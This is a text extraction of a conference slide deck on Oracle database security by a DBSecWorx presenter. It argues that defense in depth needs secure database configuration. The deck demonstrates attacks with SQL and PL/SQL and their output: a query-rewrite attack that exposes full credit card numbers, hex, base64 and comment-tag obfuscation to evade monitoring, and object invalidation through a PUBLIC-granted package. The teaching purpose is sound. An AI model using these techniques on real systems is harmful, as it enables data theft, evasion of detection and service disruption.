



# Defense in Depth ... Requires Securing Databases

# You Will Never Read This In The News

Computers belonging to [organization\_name] were breached by hackers and ###,###,### credit cards were exposed.

Law enforcement sources report that the [company/organization] failed to pass compliance audits, security audits, and penetration tests.

## The Cybersecurity Industry Makes Millions, But Is It Keeping Us Safe?

The cybersecurity industry is booming. As thousands meet at the RSA security conference, it's fair to wonder: What are all these companies actually doing?


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Last year, investors poured [\\$5 billion in cybersecurity startups](#). The whole industry will be worth \$170 billion in three years, [according to a recent estimate](#). There's so many infosec companies that it's becoming difficult to keep track of them all. And yet, are we all any more secure? Is the infosec industry really keeping us safe? Is it even focusing on the right problems?



# Daniel A. Morgan



- Principal Advisor: Zione Solutions
- Oracle ACE Director Alumnus
- Educator
  - Adjunct Professor, University of Washington, Oracle Program, 1998-2009
  - Consultant: Harvard University
    - Guest lecturer at universities in Canada, Chile, Costa Rica, New Zealand, Norway, Panama, US
    - Frequent conference lecturer ... 133 countries (43 unique) since 2008
- IT Professional
  - Celebrating 50 years of IT in 2019
  - First computer: IBM 360/40 in 1969: Fortran IV
  - Oracle Database and Beta Tester since 1988-9
  - The Morgan behind [www.morganslibrary.org](http://www.morganslibrary.org) and [www.dbsecworx.com](http://www.dbsecworx.com)
  - Member Oracle Data Integration Solutions Partner Advisory Council
  - Member Board of Directors, Northern California Oracle Users Group
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## 17th Annual Security Summit

Events Monday October 21 through Friday October 25

@ IX Center, Cleveland OH  
[Find Out More & Register](#)

- DBSecWorx News**
- Click our [PRODUCTS](#) page for the latest news on Exploit Block GL.
  - Don't just talk about least privilege" ... "force least privilege". Privilege Block 2.0 is now in development and will be released in Q4 of 2019.
  - An exploit that cannot be caught by Database Firewall and Auditing? [Learn how to block it.](#)

DBSecWorx secures data and databases  
because ... Database Security Works



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These pages are part of our investment in our customers and our community.

The resources will continue to grow over time. Please visit frequently to see what is new.

### 17th Annual Security Summit

Monday October 21 - Friday October 25  
Cleveland IX Center, Cleveland OH

Daniel Morgan and DBSecWorx  
will be leading a 2 day hands-on  
Oracle Database Security Master Class

Plus ... a double session on data and  
database security as part of the Summit

[Register for the Conference Today](#)  
Training Class registration coming soon

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DBSecWorx secures data and databases

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
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# You've Heard There Are Vultures @ Oracle



Here's Proof  
They Exist



# Introduction to Securing Databases

# The Worst Kept Secret




- Most organizations are failing at security
- They are spending large amounts of money
- They are investing a large number of FTE hours
- They are buying what account executives tell them to buy
- They are passing penetration tests
- They are passing compliance audits
- They are failing at security

# Seminar Focus

- Why do people rob banks?
- Because that's where the money is!
- Why do people break into databases?
- Because that's where the data is!
- Equifax did not store credit cards on their network ...  
they stored them in a database
- The only way to protect databases is to know how to attack
- I will spend most of this session wearing a black hat




# The Only Security That Works Is Defense in Depth



Putting all of your efforts, your time, your money into Firewalls, Identity Management, and Monitoring means you will fail too  
Because I can penetrate all of them with my resume

# How Database Breaches Really Occur (2:2)

- 48% involve privilege misuse
- 40% result from hacking



- 38% utilized malware
- 28% employed social engineering
- 15% physical attacks

**How are you going to prevent access by someone that has a valid userid and password?**

**If you can't ... what you have is the illusion of security**

# Foundation of Failure

- Security auditing

A **security audit** is a systematic evaluation of the **security** of a company's information system by **measuring how well it conforms to a set of established criteria**.

- Compliance Audits

A **compliance audit** is a comprehensive **review of an organization's adherence to regulatory guidelines**. Independent accounting, security or IT consultants evaluate the strength and thoroughness of **compliance** preparations.


- Behavioral Monitoring

Behavioral Monitoring helps detect and prevent fraud by **recognizing anomalous and risky behavioral usage patterns**. All traffic and activity is monitored and typical or normal behavior is defined. **Activities displaying high risk behavioral patterns, or those not consistent with what is considered good or normal, are flagged**.

- All of these will get you past an audit
- None of them secure anything

# Database Risks

- Most databases break-ins are never detected
- Never reported
- Database related risks fall into three broad categories
  - Data Theft ... the only one anyone talks about
  - Data Alteration
  - Transforming the database into an attack tool



# Rewrite & Substitution

# Anatomy of a Query Rewrite Attack

- You cannot detect or stop a rewrite attack with any product
- Because
  - It does not move through the firewall
  - It does not involve a single packet of network traffic
  - Even if you found it in an audit log you wouldn't know what it is
- Why have you never heard of this attack before?
  - Because no one has a product they can sell you to stop it
- It can only be stopped by secure database configuration



# Anatomy of a Query Rewrite Attack

- Many databases have the ability to rewrite SQL inside the database's own memory invisible to behavioral monitoring tools

```
SELECT cc_final4 FROM uwclass.credit_card;
```

CC\_FINAL4

```
-----  
0042  
1950
```

```
SELECT ccno FROM uwclass.credit_card;
```

CCNO

```
-----  
4370-1234-5678-0042  
3704-4321-8765-1950
```

```
BEGIN
```

```
    dbms_advanced_rewrite.declare_rewrite_equivalence(  
        'UW',  
        'SELECT cc_final4 FROM uwclass.credit_card',  
        'SELECT ccno FROM uwclass.credit_card',  
        FALSE,  
        'RECURSIVE');  
    END;  
/
```

PL/SQL procedure successfully completed.

```
SQL> SELECT cc_final4 FROM uwclass.credit_card;
```

CC\_FINAL4

```
-----  
4370-1234-5678-0042  
3704-4321-8765-1950
```

- Rewrite attacks can be used to steal and alter data
- Rewrite attacks can generate a DDOS attack



# Anatomy of a Substitution Attack (1:3)

- All databases can host a substitution attack
- Behavioral monitoring companies can detect some of these attacks
- You don't have to buy anything if you properly configure your databases

```
DECLARE
  input  VARCHAR2(60) := 'SELECT dummy FROM dual';
  retVal VARCHAR2(20);
BEGIN
  execute immediate input INTO retVal;
  dbms_output.put_line(retVal);
END;
/
x
```

PL/SQL procedure successfully completed.

```
DECLARE
  input  RAW(60) := '53454C4543542064756D6D792046524F4D206475616C';
  retVal VARCHAR2(20);
BEGIN
  execute immediate utl_raw.cast_to_varchar2(input) INTO retVal;
  dbms_output.put_line(retVal);
END;
/
x
```

PL/SQL procedure successfully completed.



# Anatomy of Substitution Attacks (2:3)

- If the companies performing behavioral analysis can detect this?

```
input  RAW(60) := '53454C4543542064756D6D792046524F4D206475616C' ;
```

- Then we do a double encoding and submit this

```
DECLARE
    input  RAW(60) := '5530564D52554E55494752316257313549455A53543030675A48566862413D3D' ;
    retVal VARCHAR2(20);
BEGIN
    execute immediate utl_raw.cast_to_varchar2(utl_encode.base64_decode(input_raw)) INTO retVal;
    dbms_output.put_line(retVal);
END;
/
X

PL/SQL procedure successfully completed.
```



- Proper configuration does not require licensing third-party products

# Anatomy of Substitution Attacks (3:3)

- And if a product can detect that attack we can morph the attack by replacing spaces with comment tags

```
SQL> SELECT ccno, expdate, ccvcode FROM credit_card;
```

CCNO	EXPDATE	CCVC
4567-8901-2345-6789	20-OCT-2019 09:33:43	567
5678-9012-3456-7890	19-NOV-2019 09:33:43	890
3456-789012-34556	30-SEP-2019 09:35:23	1234

```
SQL> ed
```

```
Wrote file afiedt.buf
```

```
SQL> SELECT/**/ccno,/**/expdate,/**/ccvcode/**/FROM/**/credit_card/**/;
```

CCNO	EXPDATE	CCVC
4567-8901-2345-6789	20-OCT-2019 09:33:43	567
5678-9012-3456-7890	19-NOV-2019 09:33:43	890
3456-789012-34556	30-SEP-2019 09:35:23	1234



- The most expensive databases have the ability to prevent this behavior
- Already included in customer's existing licenses ... customers don't use it

# Why Aren't Your Systems Safer?

- Hackers read all of the security industry's promotional literature
- Hackers read all of the security industry's technical literature
- Hackers read all of the published bug reports
- Guess who reads all of the literature first: CISOs or Hackers?
- Hackers purchase security products and analyze them
- When hackers learn what the security industry is doing ... they exploit it immediately ... or stop doing it
  - Even the dumbest thieves don't break-in through the front door

# Patch Advisories

# Patching in America

- This major US bank needs to prioritize patching ... they are hardly alone



# Anatomy Of A DDOS Attack (1:6)

- Oracle releases a new security patch
- Industry downloads it days, weeks, or months later
- Hackers download it within minutes
- Hackers read the list of weaknesses
- Hackers know they have weeks to months before customers apply the patch



- I am going to teach everyone here how to attack an Oracle Database
  - With no escalated privileges
  - Without any tools or techniques such as SQL Injection
  - And with only one simple line of code
- You have an ethical and moral responsibility to use this information only for the purpose of helping your organization understand the risk they are taking by not investing in data and database security

# Anatomy Of A DDOS Attack (2:6)

ORACLE MY ORACLE SUPPORT PowerView is Off

Switch to Cloud Support Daniel (Available) (0) Contact Us Help

Dashboard Knowledge Service Requests Patches & Updates Community Certifications Systems Collector Advanced Customer Services More... Give Feedback...

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[Security Patch Update October 2017 \(11.2.0.4.171017\) Database Known Issues \(2297788.1\)](#)

[Potential Impact of Installing Oracle Database Security Patches on Servers running OCNCC \(1559390.1\)](#)

[Database Security Patching from 12.1.0.1 onwards \(1581950.1\)](#)

[FAQ - SES Mandatory Software Patches And Security Patch Certification Information \(2204694.1\)](#)

[Information Center: Patching and Maintaining Database Security Products \(1548957.2\)](#)

[All About Security: User, Privilege, Role, SYSDBA, O/S Authentication, Audit, Encryption, OLS, Database Vault, Audit Vault \(207959.1\)](#)

[Security Checklist: 10 Basic Steps to Make Your Database Secure from Attacks \(1545816.1\)](#)

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**PURPOSE**

This document lists the known issues for Oracle Database Security Patch Update (11.2.0.4.171017) dated October 17, 2017. These known issues are in addition to the issues listed in the individual READMEs.

**SCOPE**

The document is for Database Administrators and/or others tasked with Quarterly Security Patching.

**DETAILS**

**Patch 26474853 - Security Patch Update October 2017 (11.2.0.4.171017) Database Known Issues**

For CPUOct2017

My Oracle Support Document ID: 2297788.1

Released: October 17, 2017

This document lists the known issues for Oracle Database Security Patch Update dated October 2017 - 11.2.0.4.171017 (aka patch 26474853). These known issues are in addition to the issues listed in the individual CPUOct2017 READMEs.

This document includes the following sections:

- Section 1. "Known Issues"
- Section 2. "Modification History"
- Section 3. "Documentation Accessibility"

**1 Known Issues**

**Was this document helpful?**

Yes  
 No

**Document Details**

Type: REFERENCE  
Status: PUBLISHED  
Last Major Update: Oct 30, 2017  
Last Update: Oct 30, 2017

**Information Centers**

No Information Center available for this document.

**Document References**

No References available for this document.

**Recently Viewed**

Secure Configuration for Oracle E-Business Suite Release 12.1 [403537.1]  
Secure Configuration Guide for Oracle E-Business Suite 11i [189367.1]

Can The OWAPIR Schema Be



# Anatomy Of A DDOS Attack (3:6)



## Patch Details

 **Patch 26474853: DATABASE SECURITY PATCH UPDATE 11.2.0.4.171017**

Last Updated Oct 30, 2017 6:20 PM (5+ months ago)

Product	Oracle Database - Enterprise Edition <a href="#">(More...)</a>	Size	19.4 MB
Release	Oracle 11.2.0.4.0	Download Access	Software
Platform	IBM: Linux on System z	Classification	Security
		Patch Tag	All Database

### Recommendations / Certifications

Recommended for Oracle Database 11.2.0.4.0

### Bugs Resolved by This Patch

13944971	Fix for Bug 13944971
16450169	Fix for Bug 16450169
16524926	APEX: ORA-1031 WITH ORACLE MULTIMEDIA AND REALM PROTECTED DB SCHEMA
16721594	Fix for Bug 16721594
17006570	Fix for Bug 17006570
17088068	Fix for Bug 17088068
17343514	REMOVE JAVA FROM CATBUNDLE
17551063	Fix for Bug 17551063
17551709	DATABASE SECURITY PATCH UPDATE 11.2.0.4.0 (CPUJAN2014)
17600719	DBMS_UTLILITY.INVALIDATE ORA-3113 ORA-7445 CORE DUMP [OPIGLN]

[Open Readme to View all Bugs](#)

## 183.6.26 INVALIDATE Procedure

This procedure invalidates a database object and (optionally) modifies its PL/SQL compiler parameter settings. It also invalidates any objects that (directly or indirectly) depend on the object being invalidated.



### Syntax

```
DBMS_UTLILITY.INVALIDATE (
    p_object_id          NUMBER,
    p_plsql_object_settings  VARCHAR2 DEFAULT NULL,
    p_option_flags        PLS_INTEGER DEFAULT 0);
```

# Anatomy Of A DDOS Attack (5:6)

```
sqlplus.exe

SQL*Plus: Release 12.2.0.1.0 Production on Fri Apr 13 08:12:31 2018

Copyright (c) 1982, 2016, Oracle. All rights reserved.

Enter user-name: / as sysdba

Connected to:
Oracle Database 12c Enterprise Edition Release 12.2.0.1.0 - 64bit Production

Session altered.

Session altered.

SQL> SELECT grantee FROM dba_tab_privs WHERE table_name = 'DBMS.Utility' ORDER BY 1;

GRANTEE
-----
DBSFWUSER
DVSYS
GSMADMIN_INTERNAL
ORDSYS
PUBLIC
WMSYS

6 rows selected.
```



# Anatomy Of A DDOS Attack (6:6)

```
SQL> CREATE TABLE test (
  2  testcol VARCHAR2(20));
```

Table created.

```
SQL> CREATE OR REPLACE PROCEDURE testproc IS
  2  i PLS_INTEGER;
  3  BEGIN
  4    SELECT COUNT(*)
  5    INTO i
  6    FROM test;
  7  END testproc;
  8 /
```

SP2-0804: Procedure created with compilation warnings

```
SQL> SELECT object_id, object_name, object_type
  2  FROM user_objects
  3  WHERE object_name = 'TESTPROC';
```

OBJECT_ID	OBJECT_NAME	OBJECT_TYPE
-----	-----	-----
88434	TESTPROC	PROCEDURE

```
SQL> SELECT object_id FROM user_objects WHERE object_name = 'TESTPROC';
```

OBJECT_ID
-----
88434

```
SQL> exec dbms_utility.invalidate(88434);
```

PL/SQL procedure successfully completed.

```
SQL> SELECT object_id, object_name
  2  FROM user_objects
  3  WHERE status = 'INVALID';
```

OBJECT_ID	OBJECT_NAME
-----------	-------------

-----	-----
88434	TESTPROC



# More Attacks

# Attack Types

- There are 3 very different attack targets
- Data Theft
  - This is the only one the public is aware of
  - It is the only one that most organizations consider
- Data Alteration
  - Can benefit the attacker
  - Can create physical destruction
  - Can kill
- Database Misuse
  - Transforms the database into an attack tool
  - A commercial database is not what you think it is

# **What is a Commercial Database**

# Commercial RDBMS

- The Oracle Database is not a relational database ... it hasn't been one for decades ... it is a DEV environment
- The default database, at installation, contains 116,660 code objects
- The 2076 packages contain 24,684 separate programs
- No one in your organization knows what more than a couple dozen of them do

SQL> SELECT object_type, COUNT(*) 2 FROM cdb_objects 3 GROUP BY object_type;	OBJECT_TYPE	COUNT (*)
	CONTEXT	36
	DATABASE LINK	5
	DESTINATION	4
	DIRECTORY	27
	EDITION	2
	EVALUATION CONTEXT	26
	FUNCTION	762
	JAVA CLASS	74732
	JAVA DATA	2446
	JAVA RESOURCE	3387
	JAVA SOURCE	4
	JOB	43
	LIBRARY	503
	OPERATOR	120
	PACKAGE	2181
	PACKAGE BODY	2076
	PROCEDURE	467
	PROGRAM	21
	QUEUE	66
	SCHEDULE	8
	SQL TRANSLATION PROFILE	1
	SYNONYM	23086
	TRIGGER	280
	TYPE	5755
	TYPE BODY	592
	UNDEFINED	30



# Default Insecure

# By Default, At Install, All Database Products Are Insecure

- Backward compatibility is more important than security
- Profiles
- Privileges
  - System Privileges
  - Object Privileges
- Users

# Profiles

- No user needs to connect forever

```
SQL> SELECT resource_name, resource_type, limit
  2  FROM dba_profiles
  3  WHERE profile = 'DEFAULT'
  4  ORDER BY 2,1;
```

RESOURCE_NAME	RESOURCE_TYPE	LIMIT
COMPOSITE_LIMIT	KERNEL	UNLIMITED
CONNECT_TIME	KERNEL	UNLIMITED
CPU_PER_CALL	KERNEL	UNLIMITED
CPU_PER_SESSION	KERNEL	UNLIMITED
IDLE_TIME	KERNEL	UNLIMITED
LOGICAL_READS_PER_CALL	KERNEL	UNLIMITED
LOGICAL_READS_PER_SESSION	KERNEL	UNLIMITED
PRIVATE_SGA	KERNEL	UNLIMITED
SESSIONS_PER_USER	KERNEL	UNLIMITED
FAILED_LOGIN_ATTEMPTS	PASSWORD	10
INACTIVE_ACCOUNT_TIME	PASSWORD	UNLIMITED
PASSWORD_GRACE_TIME	PASSWORD	7
PASSWORD_LIFE_TIME	PASSWORD	180
PASSWORD_LOCK_TIME	PASSWORD	1
PASSWORD_REUSE_MAX	PASSWORD	UNLIMITED
PASSWORD_REUSE_TIME	PASSWORD	UNLIMITED
PASSWORD_VERIFY_FUNCTION	PASSWORD	NULL

17 rows selected.

# Profiles

- No user needs to connect forever
- No user needs unlimited cpu

```
SQL> SELECT resource_name, resource_type, limit
  2  FROM dba_profiles
  3  WHERE profile = 'DEFAULT'
  4  ORDER BY 2,1;
```

RESOURCE_NAME	RESOURCE_TYPE	LIMIT
COMPOSITE_LIMIT	KERNEL	UNLIMITED
CONNECT_TIME	KERNEL	UNLIMITED
CPU_PER_CALL	KERNEL	UNLIMITED
CPU_PER_SESSION	KERNEL	UNLIMITED
IDLE_TIME	KERNEL	UNLIMITED
LOGICAL_READS_PER_CALL	KERNEL	UNLIMITED
LOGICAL_READS_PER_SESSION	KERNEL	UNLIMITED
PRIVATE_SGA	KERNEL	UNLIMITED
SESSIONS_PER_USER	KERNEL	UNLIMITED
FAILED_LOGIN_ATTEMPTS	PASSWORD	10
INACTIVE_ACCOUNT_TIME	PASSWORD	UNLIMITED
PASSWORD_GRACE_TIME	PASSWORD	7
PASSWORD_LIFE_TIME	PASSWORD	180
PASSWORD_LOCK_TIME	PASSWORD	1
PASSWORD_REUSE_MAX	PASSWORD	UNLIMITED
PASSWORD_REUSE_TIME	PASSWORD	UNLIMITED
PASSWORD_VERIFY_FUNCTION	PASSWORD	NULL

17 rows selected.

# Profiles

- No user needs to connect forever
- No user needs unlimited cpu
- No user needs to be able to read every row in every table

```
SQL> SELECT resource_name, resource_type, limit
  2  FROM dba_profiles
  3  WHERE profile = 'DEFAULT'
  4  ORDER BY 2,1;
```

RESOURCE_NAME	RESOURCE	LIMIT
COMPOSITE_LIMIT	KERNEL	UNLIMITED
CONNECT_TIME	KERNEL	UNLIMITED
CPU_PER_CALL	KERNEL	UNLIMITED
CPU_PER_SESSION	KERNEL	UNLIMITED
IDLE_TIME	KERNEL	UNLIMITED
LOGICAL_READS_PER_CALL	KERNEL	UNLIMITED
LOGICAL_READS_PER_SESSION	KERNEL	UNLIMITED
PRIVATE_SGA	KERNEL	UNLIMITED
SESSIONS_PER_USER	KERNEL	UNLIMITED
FAILED_LOGIN_ATTEMPTS	PASSWORD	10
INACTIVE_ACCOUNT_TIME	PASSWORD	UNLIMITED
PASSWORD_GRACE_TIME	PASSWORD	7
PASSWORD_LIFE_TIME	PASSWORD	180
PASSWORD_LOCK_TIME	PASSWORD	1
PASSWORD_REUSE_MAX	PASSWORD	UNLIMITED
PASSWORD_REUSE_TIME	PASSWORD	UNLIMITED
PASSWORD_VERIFY_FUNCTION	PASSWORD	NULL

17 rows selected.

# Profiles

- No user needs to connect forever
- No user needs unlimited cpu
- No user needs to be able to read every row in every table
- There is no excuse for reusing a password an unlimited number of times

```
SQL> SELECT resource_name, resource_type, limit
  2  FROM dba_profiles
  3  WHERE profile = 'DEFAULT'
  4  ORDER BY 2,1;
```

RESOURCE_NAME	RESOURCE	LIMIT
COMPOSITE_LIMIT	KERNEL	UNLIMITED
CONNECT_TIME	KERNEL	UNLIMITED
CPU_PER_CALL	KERNEL	UNLIMITED
CPU_PER_SESSION	KERNEL	UNLIMITED
IDLE_TIME	KERNEL	UNLIMITED
LOGICAL_READS_PER_CALL	KERNEL	UNLIMITED
LOGICAL_READS_PER_SESSION	KERNEL	UNLIMITED
PRIVATE_SGA	KERNEL	UNLIMITED
